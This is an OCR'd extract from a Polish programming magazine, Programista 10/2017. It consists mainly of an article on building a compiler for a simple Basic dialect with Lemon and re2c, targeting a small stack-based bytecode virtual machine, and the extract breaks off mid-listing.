

Magazyn programistów i liderów zespołów IT

# programista

10/2017 (65)

listopad/grudzień


Cena 23,90 zł (w tym VAT 5%)

## JAK NAPISAĆ

# WOKSELOWY SILNIK GRY

STREFA CTF

LIBFUZZER



ISSN 2084-9400



WYZNACZANIE ZŁOŻONOŚCI  
OBliczeniowej  
Algorytmów

TWORZENIE  
APLIKACJI  
ZE SPRING BOOT

TRANSMISJA DANYCH  
z JAVAScript: WŁASNY  
STOS SIECOWY



Join our team of Makers!

[career.cybercom.com](http://career.cybercom.com)

**Change  
tomorrow  
with us**

[www.cybercom.pl](http://www.cybercom.pl)



Cybercom Poland Sp. z o.o.

ul. Hrubieszowska 2, 01-209 Warszawa / ul. Składowa 35, 90-127 Łódź / ul. Unii Lubelskiej 4c, 85-059 Bydgoszcz

## Gamedev – inżynieria i algorytmy

Nasze ulubione gry to jedne z najbardziej skomplikowanych produktów softwarowych pośród tych, których używamy na co dzień. Skąd taka teza? Choćby ze względu na dynamikę wymagań projektowych i brak możliwości przewidzenia wyłaniających się własności wydajnościowych. W przeciwieństwie do klasycznych aplikacji mamy też do czynienia ze znacznie wyższym stopniem powiązania poszczególnych elementów.

Zaprojektowanie dobrej gry wymaga również pewnego stopnia znajomości algorytmiki, która ofiarowuje nam sprytne rozwiązywanie wielu problemów obliczeniowych. Komputerowe rozrywki to również swoisty poligon doświadczalny algebrą liniowej.

W głównym artykule tego numeru pt. „Przygoda z wokselowym silnikiem gry” Michał Krawczyk stara się uchwycić niezbędne podstawy wszystkich tych dziedzin i przedstawić wykorzystanie poszczególnych idei do implementacji silnika stanowiącego podstawowego klonu gry Minecraft.

Mamy nadzieję, że obszerna dawka wiedzy dostarczana przez ten, jak i inne artykuły tego numeru okaże się przydatna – zarówno w pracy zawodowej, jak i w zakresie rozwoju programistycznego. Zapraszamy do lektury!

Michał Leszczyński

PS. Z okazji nadchodzących świąt Bożego Narodzenia składamy moc najlepszych życzeń!

Andrew Troelsen i Philip Japikse

# JĘZYK C# 6.0 I PLATFORMA .NET 4.6



```
using System.Windows.Shapes;
using System.Windows.Media.Animation;

namespace WpfApplication1
{
    public partial class MainWindow : Window
    {
        private Storyboard myStoryboard;

        public MainWindow()
        {
            InitializeComponent();

            StackPanel myPanel = new StackPanel();
            myPanel.Margin = new Thickness(10);

            Rectangle myRectangle = new Rectangle();
            myRectangle.Name = "myRectangle";
            this.RegisterName(myRectangle.Name, myRectangle);
            myRectangle.Width = 100;
        }
    }
}
```

# NOWE Wydanie

### PATRONI:



doberprogramy



praca.pl  
geek girls carrots



programista



4programmers.net



dotNETmaniak



reaktor



KSIEGARNIA.PWN.PL



Odwiedź nas na:  
**IT.PWN.PL**

# Lemon oraz re2c: starcie drugie – komplilacja

Analiza leksykalna oraz gramatyczna, jaką przeprowadziliśmy w pierwszej części artykułu poświęconemu narzędziom Lemon oraz re2c (Programista 9/2017), pozwala na względnie łatwą budowę interpretera, a nawet kompilatora naszej wersji języka Basic. W tej części postaramy się zbudować kompilator dla prostego modelu CPU oraz interpreter instrukcji dla tegoż CPU. Pozwoli nam to na pełne wykonywanie naszych programów w Basicu.

Opracowanie kompilatora dla naszego języka Basic wbrew poważom nie będzie aż tak trudne jak może się wydawać na początku. Przy czym nie będziemy przeprowadzać komplilacji na rzeczywistą platformę, np. x86, tylko do wirtualnego kodu bajtowego, jaki opracujemy. Późniejsza ponowna translacja do kodu maszynowego na rzeczywistą maszynę będzie naturalnie także możliwa.

## SPOSÓB KOMPILACJI KODU

W pierwszej części artykułu omówiliśmy analizę leksykalną oraz gramatyczną. Teraz zajmiemy się komplilacją kodu dla naszego Basica. Wobec tego naszym pierwszym zadaniem, jakie musimy wykonać, jest naszkicowanie postępowania w komplilacji konstrukcji języka Basic. Zamieniamy kod wysokiego poziomu na kod bajtowy. Mimo pewnych uproszczeń kod bajtowy w naszym przypadku nadal pozostaje kodem niskiego poziomu.

Omówiony w pierwszej części naszego artykułu proces analizy leksykalnej pozostaje taki sam, choć dodajemy kilka elementów dotyczących operatorów relacji – o czym pokrótkę wspomnijmy w dalszej części artykułu.

Po analizie leksykalnej przechodzimy do analizy gramatycznej i w tym momencie zaczyna się komplilacja kodu języka Basic do kodu bajtowego. Każda poprawnie zbudowana linia kodu jest od razu zamieniana na kod bajtowy. Sposób zamiany instrukcji Basica zależy od typu instrukcji. Instrukcje takie jak np. PRINT są bezpośrednio wspierane przez maszynę wirtualną i możemy je kodować jedną instrukcją kodu bajtowego. Jednakże wyrażenia z instrukcją LET, gdzie do zmiennej przypisujemy wartość innego wyrażenia, będą od nas wymagać stosowania stosu, aby obliczyć wartość np. wyrażenia arytmetycznego. Dodatkowo, jeśli używane są zmienne, to nie można ostatecznie wyznaczyć wartości wyrażenia podczas komplilacji, gdyż wartości zmiennych mogłyby być wprowadzane dynamicznie przez użytkownika (choć nie są i to jest zadanie dla czytelnika, aby wprowadzić taką możliwość).

Nieco więcej kłopotów sprawią nam skoki do innych linii w programie. Instrukcja GOTO pozwala na skoki do przodu oraz do tyłu. Co więcej, nasz program składa się z linii, a komplilacja jest przeprowadzana do kodu bajtowego, należy zatem wyznaczać adresy dla każdej z linii, aby poprawnie wyznaczać, do którego adresu należy przenieść sterowanie w programie już skompilowanym. Dlatego po analizie każdej linii kodu będziemy tworzyć tablicę, w której będziemy umieszczać numer linii i adres w pamięci reprezentujący daną linię. Niestety, jeśli GOTO wskazuje na linię, której jeszcze nie sprawdziliśmy, to będzie trzeba w jakiś sposób oznaczyć numer linii, aby po

zakończonej komplilacji powrócić do skoku i poprawić adres. Podobnie musimy postępować w przypadku GOSUB, choć tu trzeba dodatkowo zakodować powrót słowem RETURN do adresu następującego po adresie linii, w której użyto GOSUB. Ograniczenie, aby w linii znajdowała się tylko jedna instrukcja, jest w tym przypadku przydatne.

Trudniejsze w implementacji będą dwie inne konstrukcje: instrukcja warunkowa IF oraz pętla FOR. W przypadku pierwszej musimy przy użyciu stosu obliczyć wartość wyrażenia logicznego. I na podstawie wartości na szczytce stosu przeskoczyć do kolejnej linii, jeśli warunek nie był spełniony. Gdy skok nie zostanie wykonany, oznacza to, iż warunek był prawidłowy i wykonamy instrukcję, jaka została podana po słowie THEN.

W przypadku konstrukcji IF, podczas komplilacji nie znamy adresu miejsca, do którego chcemy przeskoczyć. Jednak aby rozwiązać ten problem, wykorzystamy dodatkowy stos wbudowany w nasz kompilator. Odłożony zostanie adres instrukcji skoku, aby po zakończeniu analizy danej konstrukcji warunkowej powrócić do tej instrukcji i wpisać adres kolejnej linii następującej po instrukcji warunkowej.

Jeszcze więcej kłopotu sprawi nam konstrukcja FOR. Konstrukcja ta jest wieloliniowa, zatem na początku na stosie umieszcza się dwie wielkości, adres zmiennej sterującej oraz limit. Dodajmy też, iż wartość wyrażenia początkowego będzie liczona tak jak konstrukcja LET. Drugi element na stosie to ograniczenie wartości dla zmiennej sterującej. Podobnie jak przy konstrukcji warunkowej, zapamiętujemy adres, aby wiedzieć, gdzie mamy powrócić, by wykonać następną iterację. Nasz kompilator, po zakodowaniu tych wstępnych informacji, będzie tworzył kod następnych instrukcji, aż dojdziemy do konstrukcji NEXT zmienna. Ściągamy z wewnętrznego stosu adres, gdzie rozpoczął się kod opisujący wnętrze konstrukcji FOR. Następnie, za pomocą dedykowanej do pętli FOR instrukcji maszyny wirtualnej, ściągamy ze stosu adres zmiennej sterującej, inkrementujemy jej wartość i sprawdzamy, czy przekroczyła wartość limitu. Rezultat naturalnie jest umieszczany na stosie naszego wirtualnego procesora, a będzie to zero bądź jednośc. Jeśli nie było zera, możemy wykonać skok do adresu, gdzie znajdują się instrukcje przynależące do wnętrza konstrukcji FOR, gdyż nie przekroczyliśmy określonego limitu dla danej pętli.

W tym miejscu warto dodać, że jeśli zrealizujemy komplilację pętli FOR, to można w podobny sposób rozszerzyć konstrukcję IF, dodając słowo kluczowe END IF. Będzie ono podobnie jak NEXT wyznaczać koniec bloku instrukcji, jakie mają być wykonane po spełnieniu warunku. Naturalnie możemy się pokusić o konstrukcję WHILE, którą również w podobny sposób do instrukcji warunkowej IF można zrealizować.

# Zintegruj własną aplikację z SMSAPI

Skorzystaj z gotowych bibliotek w językach:



Załącz konto firmowe z kodem polecenia i odbierz pakiet SMS-ów na przetestowanie naszych usług:

FORMULARZ REJESTRACYJNY:

[www.smsapi.pl/rejestracja](http://www.smsapi.pl/rejestracja)

KOD POLECENIA:

BONUS:

**PR56    500 SMS-ÓW**



## Instalacja pakietów Lemon oraz re2c

W zależności od stosowanej przez nas platformy narzędzia Lemon oraz re2c mogą być łatwo dostępne. Dotyczy to głównie wielu dystrybucji systemu Linux bądź systemu macOS. Choć nie tylko, bo w ramach systemu Windows możemy skorzystać z pakietu MSYS2, gdzie również w systemie pakietów znajdziemy pakiet re2c. Jeśli stosujemy MSYS2 lub Linuksa bądź macOS, to łatwo jest również przeprowadzić komplikację ze źródłem.

Kod źródłowy dla generatora Lemon jest rozprowadzany w postaci jednego pliku *lemon.c*. Polecenie komplikacji sprowadzi się do wywołania kompilatora gcc:

```
gcc lemon.c -o lemon
```

Uzyskamy plik binarny i od razu można skompilować nasze gramatyki.

Pakiet re2c jest wyposażony w typowy skrypt konfiguracyjny z rodziną Automake. Toteż jego komplikacja wymaga podania tylko kilku polecień. Dysponując kodem źródłowym w postaci archiwum np. *re2c-1.0.3.tar.gz*, pierwsza czynność to dekomprezja pliku np.:

```
tar xvzf re2c-1.0.3.tar.gz
```

Następnie wydajemy trzy polecenia przeprowadzające konfigurację, komplikację oraz instalację:

```
./configure --prefix=/opt  
make  
make install
```

Warto zwrócić uwagę na opcję *--prefix*, którą wskazujemy katalog, gdzie zostaną umieszczone pliki binarne pakietu re2c.

Jeśli chcemy skorzystać z repozytorium GitHub, to pierwsza czynność, jaką wykonamy, to wykonanie kopii repozytorium kodu źródłowego:

```
git clone https://github.com/skvadrik/re2c.git re2c
```

Musimy utworzyć zestaw plików niezbędnych do działania systemu Automake:

```
./autogen.sh
```

A następnie możemy wydać polecenia konfiguracji, komplikacji oraz instalacji, identycznie jak w przypadku archiwum z kodem źródłowym pakietu re2c.

Jeśli używamy macOSa, to oba pakiety są dostępne poprzez system portów, wystarczy z poziomu konsoli wydać dwa następujące polecenia:

```
sudo port install re2c  
sudo port install lemon
```

## POPRAWKI I UZUPEŁNIENIA W ANALIZIE LEKSYKALNEJ

Nim jednak przejdziemy do opisu, w jaki sposób przeprowadzamy komplikację, musimy wprowadzić dodatkowe elementy do analizatora leksykalnego oraz samej gramatyki. Wprowadzamy zmiany, choć lepiej byłoby powiedzieć, że uzupełnienia. Dotyczą one operatorów relacji, które mogą być stosowane w kontekście opisu warunków np. w instrukcji IF.

W Listingu 1 przedstawiono fragmenty funkcji wykorzystującej pakiet re2c, w której wyodrębniamy poszczególne jednostki leksykalne. W poprzedniej wersji ograniczyliśmy się tylko do znaku większości, mniejszości oraz równości. Ponieważ staramy się, aby nasza implementacja języka Basic była pełniejsza, wprowadzamy brakujące operatory, jak mniejsze lub równe oraz różne. Po wykryciu odpowiedniego wzorca, jak widać to w Listingu 1, za pomocą funkcji *insert\_token* zapisujemy do dodatkowej tablicy element, jaki został wykryty. Oczywiście w podobny sposób postępujemy w przypadku innych operatorów, np. większy bądź równy:

```
">=" { insert_token(BIGGEREQ_TOK, NULL); goto lexloop; }
```

Jeśli re2c wykryje ten operator, dodamy za pomocą *insert\_token* informację o tym i instrukcję skoku przechodzimy na początek pętli analizującej kolejne jednostki leksykalne.

### Listing 1. Dodatkowe operatory relacji

```
static int basic_lexer(const char *s) {  
    int len;  
    char tmp[127] = {0};  
    const char *mrk, *p1, *p2;  
  
    /*!stags:re2c format = ,const char *@@:'; */  
lexloop:  
/*!re2c  
re2c:define:YYCTYPE = char;  
re2c:define:YYCURSOR = s;  
re2c:define:YYMARKER = mrk;  
re2c:yyfill:enable = 0;  
  
end = "\x00";  
* { return -1; }  
end { return 0; }  
  
dec = [0-9][0-9]*;  
char = [=] \ end;  
str = "\\" [^"]* \"";  
whitechar = [ \t];  
whitespaces = whitechar*;  
  
id = [a-zA-Z][a-zA-Z0-9]*;  
whitespaces { goto lexloop; }  
  
@p1 str @p2{ len = (size_t)(p2-p1-2); strncpy(tmp, p1+1,  
len); tmp[len]=0; insert_token(STR_TOK, &tmp[0]); goto  
lexloop; }  
// usunięte fragmenty kodu  
"let" { insert_token(LET_TOK, NULL); goto lexloop; }  
"<=" { insert_token(LESSEQ_TOK, NULL); goto lexloop; }  
">=" { insert_token(BIGGEREQ_TOK, NULL); goto lexloop; }  
"==" { insert_token(EQ_TOK, NULL); goto lexloop; }  
"!=" { insert_token(LOGICAL_EQ_TOK, NULL); goto lexloop; }  
"!=" { insert_token(LOGICAL_NEQ_TOK, NULL); goto lexloop; }  
  
@p1 id @p2 { len = (size_t)(p2-p1); strncpy(tmp, p1, len);  
tmp[len]=0; insert_token(ID_TOK, &tmp[0]); printf("id=%s",  
&tmp[0]); goto lexloop; }  
@p1 dec @p2 { len = (size_t)(p2-p1); strncpy(tmp, p1,  
len); tmp[len]=0; insert_token(DECIMAL_TOK, &tmp[0]);  
printf("dec=%s", &tmp[0]); goto lexloop; }  
*/  
}
```

## Kod bajtowy

Kolejny element, jaki musimy dodać do naszego projektu, to obsługa kodu bajtowego. W Tabeli 1 przedstawiono zestaw instrukcji w postaci kodów bajtowych, z których będziemy korzystać podczas komplikacji programów w Basicu. Oznacza to konieczność zbudowania prostej maszyny wirtualnej, za pomocą której będziemy wykonywać programy po komplikacji.

Maszyna będzie zawierać tylko dwa rejestrze: regPC (jest to również nazwa zmiennej w naszym kompilatorze, czasem będziemy pisać krócej PC) wskazujący na aktualnie wykonywaną instrukcję oraz regSP, który jest wskaźnikiem stosu. Dostępna będzie też pamięć RAM, w której umieszczone zostaną dane oraz program. Brak innych rejestrów oznacza, że wszystkie operacje arytmetyczne/logiczne będą się naturalnie wykonywać za pomocą stosu.

Uprościmy także implementację maszyny wirtualnej, stosując bardziej wygodny dla nas opis zawartości pamięci RAM. Zmienną reprezentującą pamięć deklarujemy w naszym programie w następujący sposób:

```
t_opcode ram[4096];
```

Naturalnie nie ma przeciwwskazań, aby zwiększyć wielkość pamięci RAM, jednakże na potrzeby naszych programów opisanych w tym artykule będzie to wystarczający rozmiar. Pojedyncza komórka pamięci RAM nie jest jedną liczbą całkowitą, lecz strukturą o postaci:

```
typedef struct {
    int opcode;
    int v1;
    char t1[127];
} t_opcode;
```

W polu opcode umieszczamy kod instrukcji, w polu v1 znajduje się wartość stwarzyszona z kodem, natomiast pole t1 zostało umieszczone dla naszej wygody. Mogą się w nim znajdować komunikaty tekstowe, kierowane na konsolę za pomocą instrukcji np. opPrStr.

Takie rozwiązanie nie jest najlepsze, jednak nasze główne zadanie polega na budowie kompilatora, dodatkowo realizacja pamięci będzie zawsze zależna od platformy, na jaką komplujemy nasze programy w Basicu.

Nie będziemy dokładnie opisywać, jak należy implementować poszczególne instrukcje, wybierzemy tylko kilka przykładowych. Należy przyznać, że najwygodniejsza do implementacji jest instrukcja opNop, czyli nic nie rób. Przy czym musimy zwiększyć licznik rozkazów po wykonaniu się tej instrukcji. Zwiększenie licznika wykonujemy zawsze po każdej instrukcji. Pętla sterująca interpretacją bajt-kodu została zaprezentowana w Listingu 2. Nie jest to pełny kod, bowiem zawiera jedynie implementację kilku wybranych instrukcji z bajt-kodu.

#### **Listing 2. Główna pętla przeznaczona do interpretacji instrukcji maszyny wirtualnej**

```
void execute_ins() {
    int i; t_opcode t;
    regPC=0; regSP=4000;

    for(;;) {
        t.opcode = ram[regPC].opcode;
        t.v1 = ram[regPC].v1;
        strcpq(&t.t1[0], &ram[regPC].t1[0]);
```

Instrukcja	Kod	Opis działania	Instrukcja	Kod	Opis działania
opNop	0	Instrukcja pusta	opPushDec	10	Umieszczenie na stosie liczby całkowitej z bezpośrednio podanej wartości
opRet	1	Powrót do miejsca wywołania za pomocą opCall	opPushVar	11	Umieszczenie na stosie wartości ze wskazanego adresu pamięci
opCall	2	Wywołanie podprogramu spod adresu umieszczonego na stosie	opPopDec	12	Ściagnięcie ze stosu wartości do wskazanego adresu pamięci
opJmp	3	Skok do wskazanego przez pole v1 adresu	opPopVar	13	Ściagnięcie ze stosu wartości i umieszczenie jej w adresie wskazanym przez podany adres w pamięci
opJz	4	Skok do wskazanego przez pole v1 adresu, jeśli na szczytce stosu jest zero	opAdd	20	Suma dwóch elementów na szczytce stosu. Elementy są usuwane ze stosu i umieszczany jest wynik operacji
opJnz	5	Skok do wskazanego przez pole v1 adresu, jeśli na szczytce stosu jest wartość inna niż zero	opDiff	21	Różnica dwóch elementów na szczytce stosu. Elementy są usuwane ze stosu i umieszczany jest wynik operacji
opEnd	6	Zatrzymanie pracy maszyny wirtualnej	opMul	22	Mnożenie dwóch elementów na szczytce stosu. Elementy są usuwane ze stosu i umieszczany jest wynik operacji
opLess	30	Sprawdzenie, czy jedna z wartości jest mniejsza niż druga. Po sprawdzeniu elementy są usuwane ze stosu i umieszczany jest rezultat porównania	opDiv	23	Iloraz dwóch elementów na szczytce stosu. Elementy są usuwane ze stosu i umieszczany jest wynik operacji
opBigger	31	Sprawdzenie, czy jedna z wartości jest większa niż druga. Po sprawdzeniu elementy są usuwane ze stosu i umieszczany jest rezultat porównania	opPrVal	40	Wypisanie na ekran wartości liczbowej
opEq	32	Sprawdzenie, czy dwie wartości są takie same. Po sprawdzeniu elementy są usuwane ze stosu i umieszczany jest rezultat porównania	opPrVar	41	Wypisanie na ekran wartości liczbowej ze wskazanego adresu pamięci RAM
opNEq	33	Sprawdzenie, czy dwie wartości są różne. Po sprawdzeniu elementy są usuwane ze stosu i umieszczany jest rezultat porównania	opPrStr	42	Wypisanie na ekran ciągu znaków
opLessEq	34	Sprawdzenie, czy jedna z wartości jest mniejsza bądź równa. Po sprawdzeniu elementy są usuwane ze stosu i umieszczany jest rezultat porównania	opForIncrValidate	50	Obsługa zmiennej, jej inkrementacja oraz sprawdzenie zakresu dla pętli typu for
opBiggerEq	35	Sprawdzenie, czy jedna z wartości jest większa bądź równa. Po sprawdzeniu elementy są usuwane ze stosu i umieszczany jest rezultat porównania			

Tabela 1. Zestaw instrukcji stosowanych w naszej maszynie wirtualnej

# BIBLIOTEKI I NARZĘDZIA

```
if ( t.opcode == opNop ) {      }
if ( t.opcode == opRet ) {
    regPC = ram[regSP+1].v1;
    regSP++;
    continue;
}
if ( t.opcode == opCall ) {
    regPC=t.v1;
    continue;
}
if ( t.opcode == opJmp ) {      }
if ( t.opcode == opJz ) {      }
if ( t.opcode == opJnz ) {
    if(ram[regSP+1].v1 != 0) {
        regPC=t.v1;
        regSP++;
        continue;
    }
}
if ( t.opcode == opEnd ) {
    break;
}
if ( t.opcode == opPushDec ) {
    ram[regSP].v1 = t.v1;
    regSP--;
}
if ( t.opcode == opPushVar ) {
    ram[regSP].v1 = ram[t.v1].v1;
    regSP--;
}
if ( t.opcode == opPopDec ) {
    ram[regPC].v1 = ram[regSP+1].v1;
    regSP++;
}
if ( t.opcode == opPopVar ) {
    ram[t.v1].v1=ram[regSP+1].v1;
    regSP++;
}
if ( t.opcode == opAdd ) {
    ram[regSP+2].v1 = ram[regSP+1].v1 + ram[regSP+2].v1;
    regSP+=1;
}
if ( t.opcode == opDiff ) {      }
if ( t.opcode == opMul ) {      }
if ( t.opcode == opDiv ) {      }
if ( t.opcode == opLess ) {      }
if ( t.opcode == opBigger ) {
    if(ram[regSP+2].v1 > ram[regSP+1].v1) ram[regSP+2].v1 = 1;
    else ram[regSP+2].v1 = 0;
    regSP+=1;
}
if ( t.opcode == opEq ) {      }
if ( t.opcode == opNEq ) {      }
if ( t.opcode == opLessEq ) {      }
if ( t.opcode == opBiggerEq ) {      }
if ( t.opcode == opPrVal ) {
    printf("%d", t.v1);
}
if ( t.opcode == opPrVar ) {
    printf("%d", ram[t.v1].v1);
}
if ( t.opcode == opPrStr ) {
    printf("%s", &t.t1[0]);
}
if ( t.opcode == opForIncrValidate) {      }
regPC++;
if ( regPC > 4096) break;
}
```

Istotne dla nas są instrukcje obsługi stosu. Umieszczenie na stosie wartości za pomocą kodu opPushDec realizujemy w następujący sposób:

```
ram[regSP].v1 = t.v1;
regSP--;
```

Pierwsza linia wpisuje wartość z pola v1 do pamięci adresowanej za pomocą rejestrów wskaźnika stosu, a następnie zmniejszamy wartość tego wskaźnika. Wybraliśmy takie rozwiązanie, aby stos był zwiększany po zmniejszających się adresach.

Istotne jest dla nas adresowanie pośrednie realizowane przez opPushVar, czyli wskaźnik, bowiem będziemy umieszczać na stosie wartość nie bezpośrednio, ale pośrednio. Wskażemy adres, gdzie znajduje się nam potrzebna wartość. Przy czym implementacja także sprowadza się do dwóch linii kodu:

```
ram[regSP].v1 = ram[t.v1].v1;
regSP--;
```

Różnica względem instrukcji opPushDec polega na sposobie odczytu wartości umieszczanej na stosie.

Podobnie wygląda implementacja instrukcji opPopDec:

```
ram[regPC].v1 = ram[regSP+1].v1;
regSP++;
```

A także opPopVar:

```
ram[t.v1].v1 = ram[regSP+1].v1;
regSP++;
```

Zamieniliśmy kolejność w operacji przypisania: ze stosu przepisujemy dane do pamięci RAM oraz rejestr jest zmniejszany poprzez zwiększenie wartości wskaźnika stosu.

Stos jest wykorzystywany w realizacji wielu operacji, np. sumy, instrukcją opAdd:

```
ram[regSP+2].v1 = ram[regSP+1].v1 + ram[regSP+2].v1;
regSP += 1;
```

Odczytujemy dwie wartości ze stosu, dodajemy je do siebie, a wynik umieszczamy na pozycji drugiej wartości. Zwiększenie wartości wskaźnika stosu oznacza, iż stos będzie o jeden element mniejszy, a zatem pierwszym elementem będzie w tym przypadku suma dwóch poprzednich elementów, jakie były umieszczone na stosie.

W podobny sposób realizujemy pozostałe operacje arytmetyczne, a także operacje relacji, np. sprawdzenie, który element jest większy:

```
if(ram[regSP+2].v1 > ram[regSP+1].v1)
    ram[regSP+2].v1 = 1;
else
    ram[regSP+2].v1 = 0;
regSP+=1;
```

Rezultat porównania zero bądź jedność jest umieszczany na szczytce stosu. Implementacja niektórych instrukcji jest bardzo krótka, np. opJmp:

```
regPC=t.v1;
continue;
```

Wystarczy bowiem tylko przestawić wartość rejestr PC na nową pozycję, a nasza pętla interpretacyjna przejdzie do realizacji kolejnej instrukcji. W przypadku skoku warunkowego, np. opJz, zmieniamy wartość rejestr PC na wskazany adres. Zmiana wskaźnika aktualnie realizowanej instrukcji wykonana zostanie jednak tylko wtedy, gdy na szczytce stosu znajduje się zero:

```
if(ram[regSP+1].v1 == 0) {
    regPC=t.v1;
    regSP++;
    continue;
}
```

Instrukcja skoku, jak widać, zmienia wartość wskaźnika stosu, zmniejszając ilość elementów umieszczonych na stosie.

Ostatnią instrukcją, jaką przedstawimy, będzie opForIncrValidate. Instrukcja, którą wykorzystujemy w kontekście pętli FOR. Jej implementacja wygląda następująco:

```
ram[ram[regSP+2].v1].v1++;
if(ram[ram[regSP+2].v1].v1 <= ram[regSP+1].v1) ram[regSP].v1
=1; else ram[regSP].v1 = 0;
regSP--;
```

Pierwsza linia zwiększa wartość zmiennej sterującej, której adres jest zapisany na stosie. Dlatego też stosujemy adresowanie pośrednie. Następnie sprawdzamy, czy zmienna sterująca przekracza wartość określona limitem, a ta wielkość również znajduje się na stosie. Wynik sprawdzenia, czy przekroczyliśmy limit, zapisujemy na szczycie stosu, nie nisząc istniejących dwóch elementów. Dlatego ostatnia linia kodu zmniejsza wartość wskaźnika stosu. Ponieważ nasz stos rośnie po zmniejszających się adresach, stos zostaje powiększony o jeden element.

## Generacja kodu

Kompilacja kodu jest w naszym przykładzie związana z analizą gramatyczną. Dlatego przed rozpoczęciem analizy gramatycznej należy zadbać, aby pamięć RAM maszyny wirtualnej została wyczyszczona. Wystarczy wpisać zero do wszystkich elementów pamięci RAM maszyny wirtualnej, ustawić wskaźnik rozkazów, tj. rejestr regPC na zero, oraz wskaźnik stosu na wartość 4095, tj. na ostatni dostępny adres pamięci RAM. Stos rozrasta się po malejących adresach.

Analizator gramatyczny podobnie jak w pierwszej części artykułu analizuje nasz program linia po linii. Reguła gramatyczna związana z pojedynczą linią kodu jest podzielona na dwie części. W pierwszej opisujemy postać linii:

```
line ::= number_line(A) instruction NEW_LINE_TOKEN. { ... }
```

Linia składa się z numeru linii, instrukcji oraz symbolu przejścia do nowej linii. Lemon w pierwszej kolejności sprawdza poprawność numeru linii, my stosować będziemy następującą regułę gramatyczną:

```
number_line(A) ::= DECIMAL_TOKEN(B). {
  A.value = B.value;
  laddr_push(B.value, regPC);
}
```

W akcji opisaliśmy operację zapamiętania numeru linii oraz aktualnego adresu wskazywanego przez regPC. Służy do tego funkcja laddr\_push, gdzie pierwszy argument to numer linii, a drugi argument to adres w pamięci RAM wskazywany przez rejestr PC. Wykorzystamy pozyskane informacje w dalszym etapie komplikacji programu, aby poprawić adresy skoków dla instrukcji GOTO oraz GOSUB.

Warto sprawdzić, jak przedstawia się implementacja konstrukcji LET:

```
instruction ::= LET_TOKEN ID_TOKEN(A) EQ_TOKEN expr(B). {
  ram[regPC].opcode = opPopVar;
  ram[regPC].v1 = (3*1024)+(int)A.char_val;
  ram[regPC].t1[0] = 0;
  regPC++;
}
```

Pierwsze trzy linie kodu to zapisanie pod adres zmiennej obliczowej wartości. Zakładamy, iż zmienne będą zapamiętywane powyżej trzeciego kilobajta. Ponieważ zmienne są literami, to mamy 24 zmienne do naszej dyspozycji. Jednakże w opisanej regule nie widać procesu obliczenia wartości wyrażenia znajdującego się po prawej stronie znaku przypisania. Tym zajmuje się w całości reguła expr. W regule dla instrukcji LET tylko ściągamy ze stosu obliczoną wartość oraz za pomocą opPopVar zapisujemy ją pod wskazany adres.

Listing 3 zawiera kilka przykładowych reguł komplikacji m.in. dla wyrażeń – a są to trzy pierwsze reguły. Dwie pierwsze wykrywają liczbę oraz zmienną, po czym wartość bądź wartość zmiennej jest umieszczana na stosie za pomocą odpowiednio opPushDec oraz opPushVar. Trzecia reguła umieszcza instrukcję opAdd odpowiedzialną za wykonanie operacji sumy. W podobny sposób kodujemy pozostałe operacje arytmetyczne oraz relacji. Nie mamy operacji logicznych typu logiczne „i”, „lub” czy „negacja”, ale jak można się domyśleć również będzie możliwa je łatwo zakodować wzorem np. operacji arytmetycznych.

## Listing 3. Wybrane opisy gramatyk oraz generacji kodu

```
expr(A) ::= DECIMAL_TOKEN(B). {
  ram[regPC].opcode = opPushDec;
  ram[regPC].v1 = B.value;
  ram[regPC].t1[0] = 0;
  regPC++;
}
expr(A) ::= ID_TOKEN(B). {
  ram[regPC].opcode = opPushVar;
  ram[regPC].v1 = (3*1024)+(int)B.char_val;
  ram[regPC].t1[0] = 0;
  regPC++;
}
expr(A) ::= expr(B) PLUS_TOKEN expr(C). {
  ram[regPC].opcode = opAdd;
